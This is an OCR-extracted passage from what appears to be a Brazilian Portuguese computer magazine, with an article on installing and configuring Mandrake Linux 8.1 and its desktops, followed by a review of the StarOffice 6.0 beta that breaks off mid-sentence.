
**1 Menu Iniciar:** clique com o botão direito do mouse sobre a barra de ferramentas, selecione no menu a opção Propriedades, na janela aberta selecione a guia Menu Iniciar, marque a opção Classic Start Menu.

**2 Ícones da Área de Trabalho:** Para habilitar os ícones na área de trabalho clique com o botão direito do mouse sobre o desktop, selecione propriedades, em seguida a guia Desktop e pressione o botão Customize Desktop, selecione na lista os ícones que você deseja exibir, confirme as configurações. Se ao final desta configuração os

ícones não forem exibidos, clique com o botão direito do mouse sobre a área de trabalho, selecione no menu a opção Arrange Icons By, Show Desktop Icons.

**3 Janelas:** Para alterar as janelas clique com o botão direito do mouse sobre o desktop, selecione Propriedades. Em seguida a guia Themes e marque o tema Windows Classic.

Com estas configurações o seu Windows terá a mesma aparência do Windows clássico.



Pode-se optar em utilizar o visual do Windows clássico.

Distribuição

# MANDR

Novidades  
esta do Mandr  
drake  
cheia de novidades  
A nova versão do Mandr  
cheia de novidades  
Mandrake Linux  
Mandrake Linux

## FICHA TÉCNICA

**Tipo**

Sistema operacional

**Nível de conhecimento**

Básico

**Conhecimento prévio**

Instalação de sistema operacional

**Software necessário**

Linux Mandrake 8.1



# RAKE

## 8.1

Conheça as grandes novidades da nova versão do Linux Mandrake, que você encontra nos dois CDs-ROM desta edição da PCMaster

**A** mais nova versão do Mandrake Linux está cheia de novidades. Nesta edição da PC Master você está recebendo os dois principais CDs-ROM do Linux Mandrake 8.1, uma das mais famosas e utilizadas distribuições Linux existentes atualmente. Entre as novidades pode-se destacar o kernel 2.4.8, o KDE 2.2.1, o Gnome1.4.1 e o DrakX que é o instalador gráfico do Mandrake.

Nunca foi tão fácil instalar um Linux. O novo DrakX permite que todos realizem a instalação do Linux em seu

computador. Toda a instalação é feita em modo gráfico o que permite que qualquer usuário execute o processo.

Nesta versão diversas melhorias foram realizadas em relação à versão anterior, entre elas pode-se destacar o Centro de Controle Mandrake. Trata-se de uma ferramenta que permite realizar diversas configurações do sistema através de uma interface gráfica, sem a necessidade de utilizar as chatas linhas de comandos.

Acompanhe agora as principais novidades desta versão que você está recebendo no CD-ROM desta edição.

## Instalação fácil

O DrakX é o programa de instalação do Linux Mandrake. Ele possui uma interface simples e fácil de usar. O sistema permite que você recupere as opções de configurações prévias em qualquer momento do processo, e ainda permite escolher entre diversos tipos de instalação dependendo do seu nível de conhecimento.

Existem opções para todo o tipo de usuário e computador. Uma das maiores dificuldades para os usuários pouco experientes é em relação ao particionamento de disco. Nesta versão isso deixa de ser um problema, pois existem três soluções pré-programadas e ainda um particionamento personalizado. As três opções prontas são:

- **Utilizar espaço livre do disco**  
O sistema detecta a partição livre do disco e a aloca para a instalação do Mandrake Linux.
- **Apagar o disco inteiro**  
O instalador irá utilizar todo o disco apagando todo o seu conteúdo.
- **Utilizar o espaço livre da partição com um Windows instalado**  
Se não existir uma partição livre em seu disco rígido basta escolher esta opção que permitirá redimensionar automaticamente a partição Windows sem provocar alterações na instalação do Windows.

Se você necessitar de um ajuste mais preciso das partições deve-se selecionar o particionamento personalizado para que seja carregado o Diskdrake, que é uma ferramenta desenvolvida pela Mandrake e permite redimensionar partições de disco, que será apresentado mais a frente.

O sistema de instalação do Mandrake procura detectar todos os dispositivos de hardware conectados em seu computador. Ao iniciar a instalação procure manter todos os dispositivos que serão usados pelo Linux conectados em seu computador, inclusive scanner, modem, impressora, placa de som e tudo mais que possuir. O sistema só não será capaz de detectar dispositivos automaticamente que tenham sido desenvolvidos especialmente para o Windows, como alguns Winmodems.

Durante o início da instalação você deve escolher o idioma que será usado pelo sistema. Entre os idiomas disponíveis está o português do Brasil, desta forma, também a configuração do teclado para o nosso padrão será automaticamente selecionado.

No restante da instalação basta seguir as instruções do sistema que o usuário não encontrará grandes dificuldades em utilizar o sistema.

## DiskDrake

Trata-se de uma ferramenta desenvolvida especialmente pela

Mandrake que permite administrar e redimensionar o tamanho das partições existentes no seu sistema. Esta ferramenta é acessada durante a instalação quando selecionada a opção de particionamento personalizado.


Mas antes de realizar esta tarefa é altamente recomendável que se realize um backup do conteúdo do seu disco, pois o redimensionamento do disco pode provocar erros no conteúdo do disco. Outra dica para evitar problemas é desfragmentar o disco.

A interface é dividida em quatro partes, na parte superior é mostrada a estrutura atual do disco rígido. Quando realizada alguma modificação nas partições é exibida em tempo real a alteração na estrutura do disco.

Já na esquerda é exibido um menu relacionado à partição selecionada na estrutura do disco rígido. Na janela da direita é apresentada informação relativa a partição

Na parte inferior são exibidos botões relacionados a ações gerais do disco como limpar todas as partições, desfazer as alterações realizadas e gravar todas as alterações.

O processo para particionar um disco rígido segue um padrão. A situação mais comum é um disco com Windows instalado mas com espaço suficiente para o Linux. Nesse caso, o procedimento adotado deve ser iniciado com a verificação do espaço disponível em seu disco rígido e com a



determinação do espaço para o Linux.

Antes de realizar qualquer operação desfragmente o disco no próprio Windows e faça uma cópia de segurança de seu disco, pois o reparticionamento é uma operação perigosa e pode causar a perda do conteúdo do disco.

Com todo o procedimento anterior realizado podemos iniciar o processo de redimensionamento de disco. Selecione com o mouse a partição Windows na parte superior da janela do DiskDrake, com este procedimento será exibido um menu na lateral

esquerda. Pressione o botão Redimensionar, será exibida uma barra com o total da partição selecionada.


Existem duas formas de modificar o tamanho da partição. A primeira basta informar o tamanho da nova partição na caixa de diálogo, a outra é arrastar a barra que representa o tamanho total da partição para a posição desejada. Após definir o novo tamanho, basta pressionar o botão aceitar para que a nova partição seja definida.

Depois de criar uma partição livre para a instalação do Linux você deve criar as partições para a instalação

do sistema, basicamente você precisa criar duas partições uma partição nativa com ponto de montagem "/" e uma partição de swap para uso da memória virtual. Mas se tiver dúvidas de como particionar o disco existe uma opção no DiskDrake que permite criar as partições automaticamente.

Selecione a partição livre na janela superior e pressione o botão auto-alocar localizado na parte inferior da janela. O sistema irá criar o melhor particionamento baseado no espaço de disco disponível.

**Estrutura do disco rígido. Quando realizada alguma modificação nas partições, aqui é exibido em tempo real a alteração na estrutura do disco**



**Menu relacionado à partição selecionada na estrutura do disco rígido**

**Informação relativa a partição**

**Botões relacionados a ações gerais ao disco como limpar todas as partições, desfazer as alterações realizadas e gravar todas as alterações**

## Centro de controle

O Centro de Controle Mandrake é a principal ferramenta de configuração da distribuição Mandrake. Ela permite que o administrador do sistema faça a configuração de hardware e dos serviços do sistema. Esta ferramenta permite simplificar o trabalho de administração do sistema utilizando uma interface gráfica, evitando assim realizar inúmeros comandos em uma janela de terminal.

Para carregar o Centro de controle acesse o Menu principal do gerenciador gráfico que estiver utilizando, selecione a opção Configuração, Centro de Controle.

### • Criar um disquete de Boot

Se durante a instalação você não criou um disquete de boot do sistema, basta colocar um disquete em sua unidade e selecionar esta opção para criar um.

### • Configuração de Boot

Esta opção permite que você selecione a forma que o boot será realizado. É possível selecionar se o boot será feito em modo gráfico, chamado de aurora, ou em modo texto.

E ainda, se a tela de login deve ser realizada através de uma janela Xwindow, se o sistema deve executar o login automaticamente e carregar algum dos gerenciadores gráficos disponíveis. Todas as configurações de Boot ficam aqui.

- **Trocar a resolução de seu monitor**  
Permite alterar suas configurações de vídeo e testar se a configuração esta correta. No modo expert poderá modificar a configuração do seu dispositivo de vídeo, mouse, teclado e monitor rapidamente.

- **Configurar seu Hardware**  
Nesta opção é utilizada a ferramenta HardDrake, que possibilita realizar a configuração de todos os dispositivos conectados em seu computador, inclusive CPU, memória, mouse teclado, webcams, e o disco rígido acessando as partições através do DiskDrake.

- **Trocar seu Mouse**  
Permite selecionar o drive do mouse conectado e escolher a porta a qual está conectado.

- **Configurar uma impressora nova**  
Esta opção permite configurar uma nova impressora conectada na porta local, remota e através de uma conexão Samba.

- **Trocando a configuração de seu teclado**  
É possível substituir o layout do teclado que estiver usando.

- **Configuração das conexões Internet**  
Configuração básica de sua interface de rede.

- **Configurando seu computador como Gateway**

Permite que seu computador seja configurado como Gateway

- **Ajustando o seu nível de segurança**  
Permite ajustar o nível de segurança de seu computador, estabelecendo configurações pré-definidas.

- **Configurando um Firewall básico**  
Esta opção permite que você configure um firewall básico, bastando responder as perguntas relativas a sua estação, entre elas se seu computador será usado como servidor Web na rede interna ou externa, entre outras.

- **Configurando seu menu**  
Permite que você altere as configurações dos menus exibidos nos gerenciadores de janelas.

- **Configurando os serviços de inicialização**  
É exibida uma lista de todos os serviços instalados em sua estação. É possível visualizar o status de cada uma delas, parar ou iniciar o serviço e configurar se deseja que o serviço seja iniciado quando o sistema é carregado.

- **Administrando as fontes disponíveis em seu sistema**  
Esta ferramenta permite que você gerencie as fontes instaladas no



sistema, inclusive utilizar as fontes True Type que são usadas pelo Windows. Existe um botão que permite carregar as fontes que estão instalados na partição Windows.

- **Ajustando Data e hora**  
Permite ajustar a data e a hora do sistema rapidamente.
- **Gerenciando os pacotes**  
É carregada uma outra ferramenta chamada RPM Drake que permite gerenciar os pacotes RPM instalados. Ao se carregar pela primeira vez pode

#### Network and Internet

- Configuração das conexões Internet
- Configuração do seu computador como Gateway

#### Segurança

- Ajustando o seu nível de segurança
- Configurando um Firewall básico

#### Sistema

- Configuração do menu de programas
- Gerenciador de serviços
- Configurador dos serviços de inicialização
- Administrador das fontes disponíveis em seu sistema
- Permite ajustar a data e a hora do sistema.
- Gerenciador de pacotes

ocorrer uma pequena demora, pois a ferramenta irá realizar uma busca em todo o seu sistema de localização dos pacotes instalados em seu computador, montando uma base de dados. A janela principal do RPM Drake é dividida em três partes:

- Na esquerda é exibida uma árvore que mostra os nomes dos pacotes instalados organizados por categorias, juntamente com outras informações. A

#### Hardware


- Trocar a resolução de seu monitor
- Configurar seu Hardware
- Trocar seu Mouse
- Configurar uma impressora nova
- Modificar a configuração de seu teclado

árvore pode ser expandida pressionando o sinal de + ao lado de cada categoria.

- No lado direito acima é exibida a lista dos arquivos pertencentes ao pacote selecionado.
- A direita você tem informações relativas ao pacote selecionado, como nome, descrição, lista de arquivos entre outras.

#### Boot

- Criar um disquete de Boot
- DrakBoot: Trocar sua configuração de Boot



# Distribuição


## Gerenciador de janelas

Nos dois CDs-ROM que acompanham esta edição você encontra diversos gerenciadores de janelas entre eles estão o KDE, Gnome, WindowMaker, Enlightenment entre outros. A seguir você encontra uma breve descrição dos principais gerenciadores.

### KDE 2.2.1

O KDE é o gerenciador de janelas mais popular do Linux e foi adotado como padrão por esta distribuição. Nesta versão além de novos recursos na interface, muitos aplicativos foram integrados ao próprio gerenciador de janelas, tornando-o mais poderoso. Com o pacote KOffice, que agora faz parte da nova interface, é possível perceber isso claramente.

O ambiente de trabalho do KDE2 é



bastante amigável e está disponível em diferentes idiomas, inclusive o português usado no Brasil.

Você também notará a diferença dos ícones e do painel – que no KDE podem alternar entre os vários desktops de uma forma mais eficiente. Este painel, que era enumerado de um a quatro, agora possibilita ter um pequeno preview das aplicações abertas em cada desktop.

Mas as novidades em relação à versão anterior não param por aqui. Se você utiliza o KDE, provavelmente conhece o gerenciador de arquivos, assim como o Explorer do Windows, nele você pode navegar na Internet. Esta ferramenta foi batizada de Konqueror, que utiliza o mesmo mecanismo do projeto Mozilla.

Para finalizar novos recursos foram adicionados ao Centro de Controle do KDE, facilitando a operação do usuário em tarefas que necessitam de mais conhecimento do sistema operacional. Um exemplo prático disso é a simples configuração do Samba - um recurso que permite compartilhar dados e acessar informações em redes Windows.

### KOffice

O grande destaque do KDE2 é o pacote KOffice, incorporado à interface principal do gerenciador. Isto significa que não é necessário instalar programas adicionais para

visualizar e criar planilhas, textos, documentos e apresentações. É uma solução completa no próprio gerenciador de janelas.

O pacote traz um editor de texto chamado de Kword, com diversos menus já traduzidos para o português usado no Brasil e que permite abrir arquivos do MS Word.

O único problema deste pacote é que ele não traz um dicionário na língua portuguesa (o dicionário está disponível apenas em inglês).

Também existe uma planilha de cálculos, utilizada com grande frequência nos escritórios para montagem de custos, listas e tabelas. Ela permite abrir e editar planilhas criadas no Microsoft Excel 97, mas seu ponto negativo é a impossibilidade da utilização de gráficos.

### Gnome

O Gnome é um ambiente de trabalho amigável que permite ao usuário configurar e utilizar facilmente os recursos do computador.

Ele oferece um painel parecido com uma barra de tarefas onde são iniciadas as aplicações e é apresentado o estado do sistema. Conta também com uma área de trabalho, um conjunto muito útil de programas de gerenciamento e uma série de ferramentas. Usuários de outros sistemas operacionais certamente não terão grandes problemas para se adaptar



**O Gnome traz um pacote de ferramentas e aplicativos muito interessante**

ao gerenciador gráfico Gnome. Afinal, o ambiente de trabalho é extremamente configurável, permitindo que a sua aparência possa ser bem diferente da apresentada inicialmente.

A barra na parte inferior da área de trabalho é chamada de Painel Gnome. Ela contém vários ícones e menus. Cada ícone do painel, por sua vez, é um pequeno programa que pode ser executado através desta barra.

O mais curioso é o formato do botão de acesso ao menu (o correspondente ao Iniciar do Windows). Em vez de um símbolo ou letra, como no caso do KDE, o Gnome usa o desenho de um pé. Tudo o que você tem a fazer é clicar sobre ele para abrir um menu de aplicativos e ações, incluindo o botão de saída.

O Gnome inclui um gerenciador que permite a manipulação de arquivos do

sistema em um ambiente fácil e cheio de recursos gráficos.

Este gerenciador oferece duas janelas principais. A da esquerda apresenta uma árvore com todos os diretórios do sistema. Já a da direita mostra todo o conteúdo do diretório selecionado na esquerda.

Para selecionar um diretório em uma visão de árvore, clique sobre ele. A janela da direita passará a exibir o conteúdo do diretório selecionado.

Caso ele conte com subdiretórios, clique sobre o sinal de mais na árvore de diretórios para que ela seja expandida e o seu conteúdo apresentado.

### WindowMaker

O WindowMaker é um gerenciador de janelas desenvolvido pelo brasileiro Alfredo Kojima, da Universidade Federal do Rio Grande do Sul. Trata-se de um ótimo ambiente gráfico, repleto de recursos interessantes.

Há também suporte a idiomas internacionais, múltiplas áreas de trabalho e uma eficiente ferramenta de configuração gráfica.

Porém, também há um ponto negativo: os usuários que migrarem do Windows para o Window Maker encontrarão

algumas dificuldades para se adaptar à interface. Mas que após algum tempo acaba se acostumando.

A área de trabalho do WindowMaker traz uma coluna de ícones à direita chamada Dock. O ícone à esquerda - com duas setas diagonais - é o Clip. É através dele que você poderá criar seus desktops virtuais, uma tarefa comum em outros gerenciadores de janelas do Linux.

Pode-se acoplar atalho para qualquer aplicativo no Dock, basta executar a aplicação e arrastar o ícone que se encontra na parte inferior do desktop para o Dock, feche o aplicativo em seguida.

Esses são os três principais gerenciadores gráficos do Mandrake. Mas lembre-se que a versão 8.1 traz mais de 10 gerenciadores. **PCM**



**O WindowMaker é um gerenciador de janelas simples mas eficiente**

Review

# As novidades do **StarO**

# ffoffice 6.0

*Conheça as principais características do pacote de aplicativos que a Sun acaba de colocar no mercado*

**U**m ano após liberar o código-fonte do seu pacote StarOffice para a comunidade OpenSource, a Sun coloca no mercado a primeira versão beta do seu novo pacote, batizado de StarOffice 6.0. O fato do código dos aplicativos do pacote ter sido aberto (o que, inclusive, propiciou que o projeto fosse chamado de OpenOffice), fez com que a Sun aproveitasse as melhorias realizadas pela comunidade de desenvolvedores e incorporasse-as em seu novo StarOffice.

O lançamento desta primeira versão beta traz uma novidade que provavelmente foi uma solicitação dos usuários das versões anteriores do pacote da Sun: a remoção do carregamento da área de trabalho que era realizado ao iniciar o software.

Esse processo era extremamente demorado chegando a consumir até 40 segundos. Além disso, essa característica era diretamente responsável pelo consumo de uma grande quantidade de memória e alto índice de uso do processador.

É claro que uma vez carregada essa área de trabalho para a memória, os aplicativos eram abertos de forma muito rápida, mas o inconveniente não compensava.

Nesta versão do pacote, cada um dos aplicativos abriu em torno de 10

segundos. Para se ter uma idéia, no mesmo computador o pacote do Microsoft Office 2000, os aplicativos levaram aproximadamente 2 segundos cada um.

Observando este aspecto, o pacote do StarOffice 6.0 deve melhorar muito para superar o concorrente. Mas em relação ao custo, os programas da MS não o superarão: o software continua a ser distribuído gratuitamente pela Sun.

Você encontra seis aplicativos no pacote, divididos em editor de texto (Writer), planilha eletrônica (Calc), software de apresentação (Impress), editor HTML, editor de imagens vetorial (Draw) e um editor de fórmulas (Formula).

A versão beta para download pode ser encontrada no endereço [www.sun.com](http://www.sun.com), e pesa aproximadamente 95 MB.

Os desenvolvedores prometem que na versão final do produto não será necessário realizar download de um único pacote contendo todos os aplicativos, mas somente do software que se deseja utilizar. Isso facilitaria muito o trabalho de diversos usuários que podem se interessar por apenas um ou outro aplicativo.

Nas páginas seguintes você encontra as principais características de cada uma das aplicações beta do pacote StarOffice 6.0.

## FICHA TÉCNICA

### Tipo

Pacote Office

### Nível de conhecimento

Básico

### Software necessário

StarOffice 6.0 Beta



### Planilha de cálculo

Os comandos e funções existentes na planilha eletrônica, chamada de Calc, são equivalentes aos existentes no Microsoft Excel. De acordo com informações de seus desenvolvedores, a compatibilidade do aplicativo chega a ser de aproximadamente 95%, nas versões anteriores o pacote era chamado de StarCalc.

Os documentos confeccionados no Excel podem ser visualizados e impressos na planilha do StarOffice, desde que obedeçam algumas restrições que são:

- Não podem possuir senha de acesso;
- Não podem possuir macros. Caso as possuam, o software não conseguirá interpretar os comandos.

Em nossos testes algumas diferenças foram observadas e merecem destaque:

O software possui a opção de salvar arquivos em formatos diferentes. Quando um arquivo do Excel é aberto em planilha StarOffice, ele permanece inalterado. E, caso possua gráficos, não há a necessidade de serem reformatados.

Já no processo de salvar um arquivo do StarOffice para o Excel, caso possua gráficos, eles deverão ser reformatados.

O funcionamento das senhas em arquivos é equivalente ao do Microsoft Excel. Letras maiúsculas e minúsculas são consideradas diferentes.

O software possui o mesmo recurso para criação de macros que o Excel: por armazenamento de comandos executados embora sejam incompatíveis entre si. O aplicativo da Sun possui uma maior quantidade de tipos de exibição de gráficos do que o da MS.

O aplicativo efetua importação de arquivos por meio de um processo mais complexo do que o do Excel.

A área de trabalho é composta por uma barra que apresenta os nomes dos menus para acesso às listas de comandos e funções da planilha da Sun. Na interface há também uma barra de funções que apresenta os botões para acessar os comandos básicos do software.


O aplicativo possui uma barra de objetos que apresenta os botões para acessar os comandos de edição do texto, como tipo e tamanho de letras, estilos de parágrafos. Ainda existe na interface uma barra de ferramentas que apresenta os botões para acessar os comandos de inserção de tabelas, gráficos, corretor ortográfico.

Uma barra de hiperligações apresenta os comandos para a utilização da Internet. Há ainda uma barra de fórmulas que detém as informações de uma célula.

Na barra de endereçamento há a possibilidade do acesso à Internet ou a um documento que foi aberto.

A planilha ativa, por sua vez, é a planilha que está atualmente em uso pelo usuário. Quando se abre um novo documento, como no Excel, aparecem três folhas de cálculo.

O usuário pode, se desejar, trabalhar com três ou um número superior de folhas em conjunto.



Diá	Documento	Histórico	Entrada	Saída	S.
		Saldo Anterior	RS4.630,87		R\$
01	1/120000250	Cobrança Especial	RS3.385,00		R\$
02	1/126666666	Tarifa Az. Micro 30 horas		-RS3,60	R\$
03	1/126666663	Tarifa Lencimento		-RS9,50	R\$
04	1/121550007	Tarifa Unica Cobrança Especial		-RS6,80	R\$
05	1/120000000	CPMF		-RS0,71	R\$
06	4/120000251	Cobrança Especial	RS15.889,50		R\$
07	4/120100636			-RS763,38	R\$
08	4/120100637	Cheque		-RS900,00	R\$
09	4/126666664	Tarifa Formula P		-RS16,00	R\$
10	5/120000252	Cobrança Especial	RS374,00		R\$
11	5/120100640			-RS3.904,60	R\$
12	5/120100681			-RS800,00	R\$
13	5/120100638			-RS1.342,35	R\$
14	5/120100639			-RS2.635,00	R\$
15	5/120100682			-RS2.257,65	R\$
16	6/120000253	Cobrança Especial	RS1.046,00		R\$
17	6/120004529	Débito a empresa/ Cred. Folha Pqto.		-RS5.348,00	R\$
18	6/120100683			-RS694,00	R\$
19	6/120100685			-RS8,00	R\$
20	6/126666663	Tarifa cred. Folha Pqto Func.		-RS261,00	R\$
21	7/120100684			-RS560,20	R\$
22	7/120100686	Cheque(Pqto de ISS I e II 266,63+283,57)		-RS1.001,84	R\$
23	7/120100688	Cheque(Pqto de FGTS I e II 578,60+423,24)			R\$

A compatibilidade entre a planilha de cálculo do novo StarOffice com o Excel chega a até 95%


## Editor de imagens vetorial

Com o Draw podem ser criadas figuras equivalentes a de um editor de imagens convencional do tipo bitmap ou vetoriais, como as geradas pelo Corel Draw. A diferença entre elas é que quando é produzido um arquivo do tipo bitmap, são armazenados conjuntos de informações sobre aquele ponto específico tornando o arquivo muito maior. Quando se criam imagens de característica vetorial os dados são ordenados de forma otimizada, sendo armazenado, por exemplo, o primeiro ponto de uma reta e o último.

O aplicativo importa e exporta imagens em diversos formatos, cria

desenhos de escalas com linhas dimensionadas, pode desenvolver ilustrações, e possui ainda alguns exemplos para uma fácil utilização do programa.

Apesar e permitir importar e exportar arquivos para os diversos formatos, esta versão – como nas anteriores – infelizmente não permite ler arquivos de softwares como o CorelDraw e o Adobe Illustrator, que são os mais famosos para trabalhos vetoriais.



O editor StarDraw permite que se manipule facilmente imagens vetoriais e do tipo bitmap

## Software de apresentação

Impress é o nome provisório para o software de apresentação que nas versões antigas era chamado de StarImpress, e permite uma grande integração com seu concorrente

Power Point da Microsoft.

Uma mostra desta integração é que uma apresentação preparada em Power Point pode ser apresentada pelo aplicativo sem perda de nenhum recurso.


Se o arquivo possuir algum efeito especial felizmente será preservado. Caso o arquivo possua a extensão ppt, o documento pode ser alterado sem perda de configuração. Mas se possuir a terminação, somente será apresentado, não permitindo nenhum tipo de alteração.

Com o aplicativo é possível confeccionar a apresentação no StarOffice e depois salvá-lo como PowerPoint. Quando este procedimento é efetuado –

